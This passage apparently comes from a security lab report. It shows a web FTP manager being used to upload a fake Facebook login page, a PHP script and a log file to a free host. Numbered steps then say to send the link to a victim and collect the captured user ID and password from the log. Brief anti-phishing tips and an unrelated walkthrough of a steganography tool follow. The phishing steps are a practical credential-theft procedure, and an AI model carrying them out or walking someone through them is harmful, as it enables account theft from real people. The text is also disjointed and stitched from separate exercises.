Transform selected entries: Copy Move Delete Rename Chmod Download Zip Unzip Size Search

All	Name	Type	Size	Owner	Group	Perms	Mod Time
	 Up ..						
<input type="checkbox"/>	 403.html	HTML file	3563	1000	1000	rw-r--r--	Feb 27 07:18
<input type="checkbox"/>	 404.html	HTML file	4728	1000	1000	rw-r--r--	Feb 27 07:18
<input type="checkbox"/>	 README.html	HTML file	18114	1000	1000	rw-rw-rw-	Feb 27 07:18
<input type="checkbox"/>	 favicon.ico	ICO File	2238	1000	1000	rw-r--r--	Feb 27 07:18
<input type="checkbox"/>	 hostindex.html	HTML file	262	1000	1000	rw-r--r--	Feb 27 07:18
<input type="checkbox"/>	 robots.txt	Text file	25	1000	1000	rw-r--r--	Feb 27 07:18

Directories: 0

Files: 6 / 28 kB

Symlinks: 0

Unrecognized FTP output: 0

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Create new directories



Directory **faceb** was successfully created.

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Upload more files and archives



Checking files:

File Facebook.html is OK

Transferring files to the FTP server:

File Facebook.html could not be transferred to the FTP server



Upload to directory: /faceb



Files

Files entered here will be transferred to the FTP server.

No file chosen

Archives (zip, tar, tgz, gz)

Archives entered here will be decompressed, a transferred to the FTP server.

No file chosen

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Upload more files and archives



Checking files:

File facebook.php is OK

Transferring files to the FTP server:

File facebook.php could not be transferred to the FTP server



Upload to directory: /faceb



Files

Files entered here will be transferred to the FTP server.

No file chosen

Archives (zip, tar, tgz, gz)

Archives entered here will be decompressed, a
transferred to the FTP server.

No file chosen

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Upload more files and archives



Checking files:

File log.txt is OK

Transferring files to the FTP server:

File log.txt could not be transferred to the FTP server



Upload to directory:

Files

Files entered here will be transferred to the FTP server.

No file chosen

Archives (zip, tar, tgz, gz)

Archives entered here will be decompressed, a transferred to the FTP server.

No file chosen

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Chmod directories and files



[Set all permissions](#)

Owner:

Read

Write

Group:

Read

Write

Everyone:

Read

Write

To set all permissions to the same values, enter those permissions and click on the button "Set all permissions".

Set the permissions of file **Facebook.html** to:

Owner:

Read

Write

Execu

Group:

Read

Write

Execu

Everyone:

Read

Write

Execu

Chmod value:

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Chmod directories and files



File /faceb/Facebook.html was successfully chmodded to 777

File /faceb/facebook.php was successfully chmodded to 777

File /faceb/log.txt was successfully chmodded to 777


All the selected directories and files have been processed.

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20) Now send the link to victim <http://verzio-jani.eu5.org/faceb/facebook/html> if he/she open the link in opens the Facebook page.

21) When the victim tries to login the User ID and password are saved in Empty log text file refresh the page and download the log file.



View file log.txt



1	jazoest=2881
2	lsd=AVrZJU8M5dQ
3	email=
4	pass=
5	login_source=comet_headerless_login
6	next=
7	

Solution to Avoid Phishing :-

- Know what a phishing scam looks like.
- Don't click on that link.
- Get free anti-phishing add-ons.

- d) Don't give your information to an unsecured site.
- e) Rotate passwords regularly.
- f) don't ignore those updates.
- g) Install firewalls.
- h) Don't be tempted by those pop-ups.
- i) Don't give out important information unless you must.
- j) Have a data security platform to spot signs of an attack.



Quick stego tool


Path used to Download it: <http://quickcrypto.com/freesteganography-software.html>

STEPS TO REPRODUCE:



- 1) Download and install the tool from the given website.
- 2) Download any image and save it with any name like Hacker.
- 3) Create a Text file and some message which is to be hide the in the image.
- 4) Then open the Quick-stego Tool and open the image to be send.
- 5) Then upload the text which is to be hide in the image and hide the image using the tool.
- 6) Now save the Image and send to user whom you want to send the secret message.


Encryption using Quick Stego Tool: -






Decryption using Quick Stego Tool :- 1)Open the Encrypted Image with the same tool so that we can see the hidden Image.









